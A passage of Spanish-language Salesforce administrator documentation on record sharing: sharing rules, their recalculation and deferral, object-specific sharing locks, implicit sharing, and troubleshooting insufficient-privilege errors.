Para descubrir por qué un usuario tiene acceso al registro, haga clic en el botón **Colaboración** en la página de detalles de la cuenta para ver una lista de usuarios que tienen acceso y por qué motivos. Haga clic en **Ampliar lista** para ver todos los usuarios que tienen acceso.

Los siguientes usuarios no aparecen en la lista incluso si pueden tener acceso:

- Todos los usuarios, si los valores predeterminados de toda la organización están establecido como Sólo lectura pública o Lectura/escritura pública
- Usuarios de portal de gran volumen

Nota: Si el botón **Colaboración** no aparece, los valores predeterminados de toda la organización podrían estar establecidos como Controlado por Principal o Lectura pública. De lo contrario, solo el propietario del registro, un administrador o un usuario por encima del propietario en la jerarquía de funciones pueden ver la página Detalles de colaboración.

**Tabla 2: Directrices para la solución de problemas del acceso de usuario a un registro**

| Tipo de acceso | Descripción |
|---|---|
| Propietario del registro | El propietario del registro siempre tiene acceso a su registro propio. |
| Acceso implícito | Corresponde a la entrada "Propietario o colaboración asociada del registro" en la columna Motivo de la página de detalles de colaboración. El usuario puede tener acceso a un registro secundario de una cuenta (oportunidad, caso o contacto), que le puede garantizar el acceso de Lectura en esa cuenta. No puede sobrescribir este acceso. Por ejemplo, si el usuario tiene acceso a un registro de caso, tiene acceso implícito de Lectura al registro de cuenta principal. |
| Valores predeterminados de colaboración para toda la organización | Compruebe si los valores predeterminados del objeto de cuenta están establecidos como Privados. Si es así, el usuario ha podido obtener el acceso a través de otros métodos indicados a continuación. Debe estar establecido como Privado si al menos uno de sus usuarios no debe ver un registro. |
| Jerarquía de funciones | El usuario puede tener acceso de Lectura heredado de un subordinado en la jerarquía de funciones. No puede sobrescribir este comportamiento para objetos no personalizados. Si el usuario que tiene acceso está en una sucursal diferente de la jerarquía del propietario de la cuenta, consulte las reglas de colaboración, los equipos de cuentas y el territorio de cuentas. |
| Reglas de colaboración | El usuario puede haber obtenido acceso porque está incluido en una regla de colaboración relevante. Si la regla de colaboración utiliza grupos públicos (u otras categorías como funciones) para obtener acceso, compruebe sus grupos públicos para ver si el usuario está incluido en el grupo. |
| Colaboración manual | El usuario ha podido haber obtenido acceso a través del botón **Colaboración** del registro. Solo el propietario del registro, un administrador o un usuario por encima del propietario en la jerarquía de funciones puede crear o eliminar una colaboración manual en el registro. |
| Territorio y equipos de cuentas | Es posible que se haya agregado al usuario a un Equipo de cuentas por el propietario de la cuenta, un administrador o un usuario por encima del propietario en la jerarquía de funciones o un miembro del equipo de cuentas. Si su organización utiliza gestión de territorios, compruebe si el usuario que tiene acceso es superior en la jerarquía de funciones al propietario de la cuenta. Los gestores obtiene el mismo acceso que sus |

| Tipo de acceso | Descripción |
| --- | --- |
| | subordinados. Además, si el usuario es miembro de un Grupo A, que es miembro del Grupo B, obtendrá acceso a todas las cuentas compartidas con el Grupo B al mismo nivel de acceso que los miembros del Grupo B. |

CONSULTE TAMBIÉN

Controlar quién ve qué

Solución de errores Privilegios insuficientes

# Visualización de sustituciones de colaboración

Cuando selecciona un objeto en la página Configuración de colaboración, la página incluye una lista relacionada Sustituciones de colaboración, que muestra los perfiles que ignoren la configuración de colaboración de dicho objeto.

Para ver la lista de Sustituciones de colaboración, desde Configuración, introduzca *Configuración de colaboración* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de colaboración**. A continuación, seleccione un objeto en la lista Gestionar configuración de colaboración para.

En cada perfil, la lista especifica los permisos que le permiten sustituir la configuración de colaboración. Los permisos "Ver todos los datos" y "Modificar todos los datos" sustituyen la configuración de colaboración de todos los objetos de la organización, mientras que los permisos de objeto "Ver todo" y "Modificar todo" sustituyen la configuración de colaboración del objeto nombrado.

Nota: La lista Sustituciones de colaboración no muestra los permisos otorgados mediante conjuntos de permisos, que también pueden sustituir la configuración de colaboración de un objeto.

Para sustituir la configuración de colaboración de objetos específicos, puede crear o modificar conjuntos o perfiles de permisos y activar los permisos de objeto "Ver todo" y "Modificar todo". Estos permisos permiten acceder a todos los registros asociados a un objeto de la organización, independientemente de la configuración de colaboración. Antes de configurar estos permisos, compare las diferentes formas de controlar el acceso a los datos.

CONSULTE TAMBIÉN

Perfiles

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver sustituciones de colaboración:

- "Ver parámetros y configuración"

# Recalcular reglas de colaboración

Al realizar cambios en grupos, funciones y territorios, las reglas de colaboración se vuelven a evaluar para agregar o quitar el acceso, según sea necesario.

Los cambios incluyen agregar o quitar a usuarios individuales de un grupo, función o territorio, cambiar la función que supervisa a una función en particular, cambiar el territorio al que está subordinado un territorio particular o agregar o quitar un grupo dentro de otro grupo.

Nota: Utilice los botones Volver a calcular en las listas relacionadas Reglas de colaboración si fallan las actualizaciones de reglas de colaboración o no funcionan como es debido.

Para volver a calcular manualmente las reglas de colaboración de un objeto:

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración del objeto que desee, haga clic en **Volver a calcular**.
3. Si desea supervisar el progreso de una operación de recálculo, desde Configuración, introduzca *Trabajos en segundo plano* en el cuadro Búsqueda rápida y, a continuación, seleccione **Trabajos en segundo plano**.

Nota: El botón **Volver a calcular** está desactivado cuando se aplaza el cálculo de suscripción de grupo o de reglas de colaboración. Las reglas de colaboración para objetos relacionados se vuelven a calcular automáticamente. Por ejemplo, las reglas de colaboración de cuenta se vuelven a calcular cuando se vuelven a calcular las reglas de colaboración de oportunidad ya que los registros de oportunidad están en una relación principal detalles en registros de cuenta.

Cuando se vuelve a calcular la colaboración, Salesforce también ejecuta todos los nuevos cálculos de colaboración de Apex. Durante la operación de recálculo de las reglas de colaboración, las reglas de colaboración de los objetos relacionados se recalculan también. Recibirá una notificación por correo electrónico cuando el recálculo se haya completado. Por ejemplo, cuando se recalcula una regla de colaboración para oportunidades, las reglas de colaboración de cuentas se recalculan también debido a que la oportunidad es un detalle de un objeto de cuenta.

El cálculo de reglas de colaboración automático está activado de forma predeterminada. Puede postergar el cálculo de reglas de colaboración suspendiendo y reanudando a su discreción.

CONSULTE TAMBIÉN

- Reglas de colaboración
- Aplazar cálculos de colaboración
- Seguimiento de los trabajos en segundo plano
- Nuevo cálculo paralelo asíncrono de reglas de colaboración

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las reglas de colaboración de cuentas y contactos se encuentran disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de oportunidades, pedidos, candidatos, casos, territorios de cuenta y las reglas de colaboración de objetos personalizados se encuentran disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de campaña están disponibles en **Professional Edition** a un coste adicional, así como **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para volver a calcular las reglas de colaboración:

- "Gestionar colaboración"

## Nuevo cálculo paralelo asíncrono de reglas de colaboración

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Acelera el nuevo cálculo de reglas de colaboración ejecutándolo asíncronamente y en paralelo.

Cuando crea, actualiza o elimina reglas de colaboración, el nuevo cálculo resultante ahora se procesa asíncronamente y en paralelo. El nuevo cálculo se ejecuta en paralelo y asíncronamente en segundo plano, lo cual acelera el proceso y proporciona una mejor adaptación en las operaciones del sitio, como parches y reinicios de servidor. Recibirá una notificación por correo electrónico al finalizar. Antes de que termine el nuevo cálculo, no podrá ejecutar otras operaciones de colaboración como crear reglas de colaboración o actualizar los valores predeterminados de toda la organización.

Si el número de registros afectados de una inserción o actualización de una regla de colaboración basada en propietario es inferior a 25.000, el nuevo cálculo se ejecuta de forma síncrona y no recibirá una notificación por correo electrónico cuando se complete. Las inserciones y actualizaciones de reglas de colaboración basadas en propietario que afecten a menos de 25.000 registros no están disponibles en la página Trabajos en segundo plano.

El nuevo cálculo de reglas de colaboración paralelo también se ejecuta en estos casos.

- Haga clic en el botón Nuevo cálculo para las reglas de colaboración en la página Configuración de colaboración.
- Vuelva a calcular sus reglas de colaboración en la página de colaboración Aplazar.

Puede supervisar el progreso de su nuevo cálculo paralelo en la página Trabajos en segundo plano o ver sus operaciones de colaboración recientes en la página Ver seguimiento de auditoría de configuración.

El nuevo cálculo de reglas de colaboración mantiene una colaboración implícita entre cuentas y registros secundarios. En la página Trabajos en segundo plano, estos procesos corresponden a estos tipos de trabajo secundarios: **Cuenta: Eliminación de acceso principal adicional** y **Cuenta: Otorgación de acceso principal**. Además, la eliminación de una regla de colaboración corresponde al tipo de trabajo secundario **Objeto: Limpieza de acceso**, señalando que se han eliminado las filas de colaboración irrelevantes.

Nota: Para obtener más información sobre el acceso a los registros, consulte *Diseño de acceso a los registros para la escala empresarial*.

CONSULTE TAMBIÉN

Seguimiento de los trabajos en segundo plano
Recalcular reglas de colaboración
Comportamiento de colaboración integrada

## Aplazar cálculos de colaboración

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Realizar un gran número de cambios de configuración puede llevar a largas evaluaciones de reglas de colaboración o tiempo de inactividad. Para evitar estos problemas, un administrador puede suspender estos cálculos y reanudarlos durante el periodo de mantenimiento de una organización.

Nota: La función de aplazar cálculos de colaboración no está activada de manera predeterminada. Para habilitar esta función para su organización, póngase en contacto con Salesforce.

Aplazar los cálculos de colaboración es ideal si realiza un gran número de campos a las funciones, territorios, grupos, usuarios, propiedad de cuentas del portal o grupos públicos que participan en reglas de colaboración, y desea suspender el cálculo automático de colaboración para más adelante.

Los cálculos de suscripción de grupo y de reglas de colaboración están activados de manera predeterminada.

| Si | Puede |
| --- | --- |
| Los cálculos de suscripción de grupo y de reglas de colaboración están activados | • Suspender, actualizar y reanudar el cálculo de suscripción de grupo. Esta acción suspende el cálculo de reglas de colaboración y requiere un nuevo cálculo completo de las reglas de colaboración.<br>• Suspender, actualizar y reanudar el cálculo de reglas de colaboración. |
| El cálculo de suscripción de grupo está activado y se suspende el cálculo de reglas de colaboración | Suspender, actualizar y reanudar el cálculo de suscripción de grupo. |
| El cálculo de suscripción de grupo está suspendido y se activa el cálculo de reglas de colaboración | Suspender, actualizar, reanudar y volver a calcular el cálculo de reglas de colaboración. |

Para suspender o reanudar el cálculo de suscripción de grupo, consulte Gestionar cálculos de suscripción de grupos.

Para suspender, reanudar o volver a calcular el cálculo de reglas de colaboración, consulte Aplazamiento de los cálculos de reglas de colaboración.

CONSULTE TAMBIÉN

Recalcular reglas de colaboración

## Gestionar cálculos de suscripción de grupos

Si realiza cambios en grupos que afectan a múltiples registros, es posible que desee suspender el cálculo automático de suscripciones de un grupo y reanudarlo posteriormente. Tenga en cuenta que podría sufrir incoherencias de colaboración en sus registros si no reanuda el cálculo.

Cuando hace cambios en funciones, territorios, grupos o usuarios, o bien cambia la propiedad de cuentas del portal, la suscripción al grupo se vuelve a calcular automáticamente para añadir o eliminar accesos según sea necesario. Entre los cambios se pueden incluir la adición o eliminación de un usuario de un grupo o cambiar una función para permitir el acceso a diferentes conjuntos de informes.

Para suspender o reanudar el cálculo de suscripción de grupo:

1. Desde Configuración, introduzca *Aplazar cálculos de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplazar cálculos de colaboración**.
2. En la lista relacionada Cálculos de suscripción de grupo, haga clic en **Suspender**.

   Nota: Si ha activado los cálculos de reglas de colaboración, al suspender los cálculos de suscripción de grupos, suspenderá los cálculos de reglas de colaboración. Reanudar los cálculos de suscripción de grupo también requiere un nuevo cálculo completo de las reglas de colaboración.

3. Realice sus cambios en funciones, territorios, grupos, usuarios o propiedad de las cuentas del portal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para aplazar (suspender y reanudar) cálculos de colaboración:

- "Gestionar usuarios"

  Y

  "Gestionar aplazamiento de cálculos de colaboración"

4. Para activar el cálculo de suscripción de grupo, haga clic en **Reanudar**.

CONSULTE TAMBIÉN

Aplazar cálculos de colaboración

## Aplazamiento de los cálculos de reglas de colaboración

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las reglas de colaboración de cuentas y contactos se encuentran disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de oportunidades, candidatos, casos y territorios de cuenta se encuentran disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de campaña están disponibles en **Professional Edition** a un coste adicional, así como **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de objetos personales están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**.

Nota: La función de aplazar cálculos de colaboración no está activada de manera predeterminada. Para habilitar esta función para su organización, póngase en contacto con Salesforce.

PERMISOS DE USUARIO

Para aplazar (suspender y reanudar) y volver a calcular reglas de colaboración:
- "Gestionar usuarios"

  Y

  "Gestionar aplazamiento de cálculos de colaboración"

Para suspender, reanudar o recalcular el cálculo de reglas de colaboración:

1. Desde Configuración, introduzca *Aplazar cálculos de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplazar cálculos de colaboración**.
2. En la lista relacionada Cálculos de reglas de colaboración, haga clic en **Suspender**.
3. Realice los cambios en las reglas de colaboración, funciones, territorios o grupos públicos que participan en las reglas de colaboración.

   Nota: Cualquier modificación en las reglas de colaboración requieren un nuevo cálculo completo.

   Para activar el cálculo de reglas de colaboración, haga clic en **Reanudar**.
4. Para volver a calcular las reglas de colaboración manualmente, haga clic en **Volver a calcular**.

Tenga en cuenta el aplazamiento de sus cálculos de colaboración antes de realizar actualizaciones masivas de reglas de colaboración. Cuando se vuelve a calcular la colaboración, Salesforce también ejecuta todos los nuevos cálculos de colaboración de Apex.

CONSULTE TAMBIÉN

Gestionar cálculos de suscripción de grupos

## Bloqueos de colaboración específicos de objetos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


Cuando crea, modifica o elimina una regla de colaboración, se realiza un recálculo para actualizar el acceso a registros en su organización. Esta operación puede llevar algún tiempo si tiene muchos usuarios y registros. Los bloqueos de colaboración específicos de objetos le permiten realizar cambios en una regla de colaboración para otros objetos al mismo tiempo, dependiendo de los objetos afectados por las reglas de colaboración, el tipo de regla de colaboración y los grupos o funciones de destino de los usuarios afectados.

Sin los bloqueos de colaboración específicos de objetos, no puede enviar cambios de colaboración simultáneos hasta que finaliza el recálculo de todos los objetos. Si está activando bloqueos de colaboración específicos de objetos, tenga en cuenta los siguientes cambios en su organización.

**Reglas de colaboración basadas en criterios y basadas en propiedad**

El recálculo se realiza si ha cambiado una regla de colaboración o cuando hace clic en el botón **Volver a calcular** en la página Configuración de colaboración. Al hacer clic en este botón se bloquean las reglas de colaboración para ese objeto (1), pero aún puede realizar cambios en las reglas de colaboración de otro objeto.

Nota: Utilice los botones Volver a calcular en las listas relacionadas Reglas de colaboración si fallan las actualizaciones de reglas de colaboración o no funcionan como es debido.




Cuando un recálculo de una regla colaboración basada en propiedad está realizándose, no puede crear, modificar o eliminar reglas de colaboración basadas en propiedad para ese objeto que tiene como destino el mismo grupo de usuarios. Por ejemplo, digamos que está creando una regla de colaboración de candidatos basada en propiedad que se dirige al grupo Todos los usuarios internos. Cuando el recálculo se está realizando, puede crear otra regla de colaboración basada en propiedad para candidatos dirigida a otro grupo público excepto para el grupo Todos los usuarios internos. Puede crear, actualizar o eliminar reglas de colaboración basadas en propiedad para candidatos dirigida a todos los usuarios internos únicamente cuando finaliza la operación de recálculo. Recibirá una notificación por correo electrónico cuando el recálculo se haya completado.

Cuando el recálculo de una regla de colaboración basada en criterios está en curso, no puede modificar ni eliminar esa regla. No obstante puede crear, modificar o eliminar cualquier regla de colaboración basada en criterios o propiedad para ese objeto sin que el grupo de usuarios de destino sea relevante.


Nota: No puede modificar los valores predeterminados de toda la organización cuando el recálculo de una regla de colaboración de cualquier objeto esté realizándose. Del mismo modo, no puede modificar reglas de colaboración cuando se está realizando el recálculo de un valor predeterminado de toda la organización.

**Cuentas, casos, contactos y oportunidades**

Las reglas de colaboración afectan a cuentas y elementos secundarios asociados a cuentas: casos, contactos y oportunidades, de modo que se bloquean conjuntamente para garantizar que el recálculo se realiza adecuadamente. Por ejemplo, al crear o modificar una regla de colaboración de cuentas se evita que pueda crear o modificar una regla de colaboración de caso, contacto u oportunidad. Del mismo modo, la creación o modificación de una regla de colaboración de oportunidad evita que cree o modifique una regla de colaboración de caso, contacto o cuenta antes de que finalice la operación de recálculo. Los bloqueos no se comparten entre objetos, excepto en el caso de cuentas y elementos secundarios asociados a cuentas.

Nota: Al hacer clic en el botón **Volver a calcular** en cualquiera de las reglas de colaboración de estos cuatro objetos evita que ningún usuario pueda realizar cambios en reglas de colaboración de estos objetos hasta que finalice la operación de recálculo.

En el siguiente ejemplo, se ha eliminado una regla de colaboración de cuenta basada en propiedad y la operación de recálculo se está realizando. Aunque no puede crear, modificar o eliminar otra regla de colaboración basada en propiedad para cualquiera de estos objetos, puede realizar cambios en una regla de colaboración basada en criterios (2) para estos objetos.




CONSULTE TAMBIÉN

Reglas de colaboración

Recalcular reglas de colaboración

Aplazar cálculos de colaboración

# Comportamiento de colaboración integrada

Salesforce proporciona una colaboración implícita entre cuentas y registros secundarios (oportunidades, casos o contactos) y para diversos grupos de usuarios del portal.

**Colaboración entre cuentas y registros secundarios**

- **Acceso a una cuenta principal**: Si tiene acceso a un registro secundario de una cuenta, tiene acceso implícito de sólo lectura en esa cuenta.
- **Acceso a registros secundarios**: Si tiene acceso a una cuenta principal, tiene acceso a los registros secundarios asociados. La función del propietario de la cuenta determina el nivel de acceso a registros secundarios.

**Comportamiento de colaboración de usuarios del portal**

- **Acceso a cuentas y casos**: Un usuario del portal de una cuenta tiene acceso de sólo lectura a la cuenta principal y a todos los contactos de la cuenta.
- **Gestión de acceso a datos propiedad de usuarios del portal de Service Cloud**: Dado que los usuarios del portal de Service Cloud no tienen funciones, los propietarios de la cuenta del portal no pueden acceder a sus datos a través de la jerarquía de funciones. Para concederles acceso a estos datos, puede agregar propietarios de cuentas al grupo de

EDICIONES

Disponible en: Salesforce Classic

La colaboración de cuentas y contactos está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La colaboración para casos y oportunidades está disponible en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

colaboración del portal en el que están trabajando los usuarios del portal de Service Cloud. Este paso permite el acceso a todos los datos que pertenezcan a los usuarios del portal de Service Cloud en ese portal.

- **Acceso a casos**: Si un usuario de portal es un contacto en un caso, el usuario tiene acceso de Solo lectura en el caso.

**Operaciones de suscripción de grupo y nuevo cálculo de colaboración**

Operaciones sencillas como cambiar la función de un usuario, mover una función a otra rama de la jerarquía o cambiar el propietario de una cuenta de portal pueden activar un nuevo cálculo de reglas de colaboración. Salesforce debe comprobar el acceso a los datos del usuario en el caso de personas que estén por encima de la nueva o la antigua función del usuario en la jerarquía y agregar o eliminar el uso compartido en los registros afectados.

CONSULTE TAMBIÉN

Controlar quién ve qué

# Solución de errores Privilegios insuficientes

La mayoría de errores Privilegios insuficientes están causados por la falta de un permiso o ajuste de colaboración que le impide acceder a un registro o realizar una tarea, como la ejecución de un informe.

Es posible que un usuario no tenga el acceso correcto en diferentes niveles, como un objeto, un registro o un proceso. Por ejemplo, el perfil de un usuario puede impedir que el usuario acceda al objeto de cuenta o una función del usuario puede impedir que el usuario acceda a un registro de caso. Además, es posible que se muestre este error al hacer clic en un vínculo a un registro o una ficha de página de Visualforce a los que no tiene acceso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas las ediciones**

La mayoría de los casos se pueden resolver mediante el botón Colaboración de la página de detalles del registro, lo que permite compartir el registro con otro usuario si es necesario. Además, los administradores pueden solucionar el problema mediante la API (por ejemplo, mediante la consulta del objeto UserRecordAccess para comprobar el acceso de un usuario a un conjunto de registros). Para obtener más información, consulte la *Guía del desarrollador de la API de SOAP*.

Si estas herramientas no permiten solucionar el problema, un administrador puede intentar establecer un diagnóstico con este flujo de solución de problemas.

- Resolver errores de acceso de nivel de objeto mediante la revisión de los perfiles de usuario y los conjuntos de permisos.
- Resolver errores de acceso a nivel de registro revisando los ajustes de colaboración, como las reglas de colaboración y los valores predeterminados de toda la organización.
- Resolver errores a nivel de proceso revisando reglas de validación y desencadenadores de Apex.

Se recomienda que el administrador inicie sesión en la aplicación con su inicio de sesión para ayudarle a solucionar el problema. Puede conceder acceso a los administradores durante un tiempo determinado.

# Solución de errores de permiso y acceso de nivel de objeto

Los errores de privilegios insuficientes se pueden deber a la falta de permisos de objeto y usuario. Puede solucionar este tipo de errores mediante un perfil de usuario y conjuntos de permisos.

En general, el mejor método para analizar los problemas de acceso al objeto y el permiso es usar la API. No obstante, puede realizar los pasos siguientes para el análisis mediante una serie de herramientas interactivas.

1. Compruebe los permisos del objeto en el perfil de usuario.

   Los permisos de objeto, configurados en los perfiles y los conjuntos de permisos, determinan qué objetos puede leer, crear, modificar o eliminar un usuario.

   a. En la página de detalles de usuario, haga clic en el perfil de usuario.

   b. En la página de descripción general de perfiles, vaya a **Configuración de objetos** o **Permisos del objeto**.

      Tenga en cuenta los permisos para el objeto. Por ejemplo, si el usuario intenta ver una cuenta, compruebe si el permiso "Lectura" para los objetos de cuenta y contacto del perfil de usuario está habilitado.

      Si el usuario está intentando ejecutar un informe o si puede que no tenga el permiso "Lectura" en un objeto al que hace referencia el informe.

2. Compruebe los permisos de usuario mediante uno de los siguientes métodos según la interfaz de usuario de perfil.

   - En la interfaz de usuario de perfil mejorado, revise los permisos en las secciones Permisos de aplicaciones y Permisos del sistema.
   - En la interfaz de usuario de perfil original, revise los permisos en Permisos administrativos y Permisos de usuario generales.

   Tenga en cuenta los permisos de usuario correspondientes. Por ejemplo, si el usuario intenta enviar un mensaje de correo electrónico a un candidato, compruebe si el permiso "Enviar correo electrónico" está habilitado.

3. Compruebe los permisos del conjunto de permisos del usuario.

   a. En la página de detalles de usuario, desplácese hasta la lista relacionada Asignaciones del conjunto de permisos y haga clic en cada conjunto de permisos.

   b. En la página de descripción general del conjunto de permisos, haga clic en Configuración de objetos y revise los permisos de objeto asignados.

   c. Revise los permisos de usuario en Permisos de aplicaciones y Permisos del sistema.

   d. Repita estos pasos para cada conjunto de permisos asignado al usuario.

4. Si es necesario, asigne el permiso requerido mediante un conjunto de permisos o mediante la actualización del perfil. Los conjuntos de permisos conceden acceso de forma individual. Asigne permisos al perfil de usuario *solo* si todos los usuarios del perfil necesitan tener acceso. Debe conocer la política de seguridad de su organización y tomar las medidas correspondientes.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas las ediciones**

PERMISOS DE USUARIO

Para ver los perfiles y conjuntos de permisos:
- "Ver parámetros y configuración"

Para modificar los permisos de objeto:
- "Gestionar perfiles y conjuntos de permisos"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Solución de errores Privilegios insuficientes
Conjuntos de permisos
Permisos de usuario y acceso
Perfiles

# Resolver errores de acceso a nivel de registro

Los errores de privilegios insuficientes se pueden deber a su configuración de colaboración (por ejemplo, funciones o reglas de colaboración).

Para comprobar si su error es a nivel de registro, siga estos pasos. Además, puede usar la API para consultar el acceso de un usuario a un conjunto de registros o usar el botón Colaboración de la página de detalles del registro.

**1.** Si su organización usa funciones, compruebe la función del usuario en relación con el propietario del registro.

Por ejemplo, los usuarios pueden eliminar registros solo si son propietarios de los registros, usuarios con un nivel superior al de los propietarios de los registros en la jerarquía de funciones o administradores. Del mismo modo, los usuarios siempre tienen acceso de lectura a registros cuyos propietarios están por debajo de ellos en la jerarquía de funciones, salvo que se anule la selección de **Otorgar acceso con jerarquías** (solo objetos personalizados).

**a.** En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.

Compruebe la función del usuario y la del usuario a cuyo registro se ha accedido.

Por ejemplo, un usuario no puede eliminar o combinar cuentas propiedad de alguien en una jerarquía de funciones no relacionada, incluso si el usuario cuenta con los permisos adecuados en los objetos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas las ediciones**

PERMISOS DE USUARIO

Para crear o modificar reglas de colaboración:
- "Gestionar colaboración"

Para configurar equipos:
- "Personalizar aplicación"

Para gestionar territorios:
- "Gestionar territorios"

**2.** Si el usuario debe obtener acceso mediante una regla de colaboración, revise sus reglas de colaboración.

Es posible que el usuario haya sido excluido involuntariamente de una regla de colaboración.

**a.** Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.

**b.** Compruebe el grupo público (u otras categorías como funciones o colas) al que debe pertenecer el usuario para esa regla de colaboración.

**3.** Verifique sus equipos de ventas.

Si su organización utiliza equipos para cuentas, oportunidades o casos, es posible que haya perdido el usuario durante la configuración de los equipos. Revise sus equipos para determinar si el usuario ha podido tener acceso a través de un equipo.

**a.** Desde Configuración, introduzca el equipo que desea comprobar, como *Equipos de cuentas*, en el cuadro Búsqueda rápida y a continuación seleccione el equipo.

Agregue el usuario al equipo, si corresponde.

**4.** Revise su colaboración manual.

El usuario ha podido obtener el acceso a través de una colaboración manual pero ha perdido ese acceso porque el propietario del registro ha cambiado, causando la eliminación automática de la colaboración manual. La colaboración manual se ha podido eliminar utilizando el botón **Colaboración** en la página de detalles del registro. Solo el propietario del registro, un administrador o un usuario por encima del propietario en la jerarquía de funciones puede crear o eliminar una colaboración manual en el registro.

**a.** En la página de detalles del registro, haga clic en **Compartir**.

La página Detalle de la colaboración muestra los usuarios, grupos, funciones y territorios que tienen acceso al registro.

**b.** Si el usuario debe obtener el acceso a través de una colaboración manual, cree una colaboración manual haciendo clic en **Agregar**.

5. Revise sus territorios.

   Si su organización está utilizando territorios, el usuario puede no aparecer desde los territorios o el registro puede no estar en el territorio correcto cuando el usuario es un miembro. De lo contrario, debe ser un gestor de previsión, tener seleccionada la opción `Los gestores de previsiones pueden gestionar territorios` y estar trabajando con elementos situados bajo su posición en la jerarquía de territorios.

CONSULTE TAMBIÉN

Solución de errores Privilegios insuficientes

Jerarquía de funciones de usuario

Reglas de colaboración

## Resolver errores de acceso a nivel de proceso

Los errores de privilegios insuficientes se pueden deber a una regla de validación.

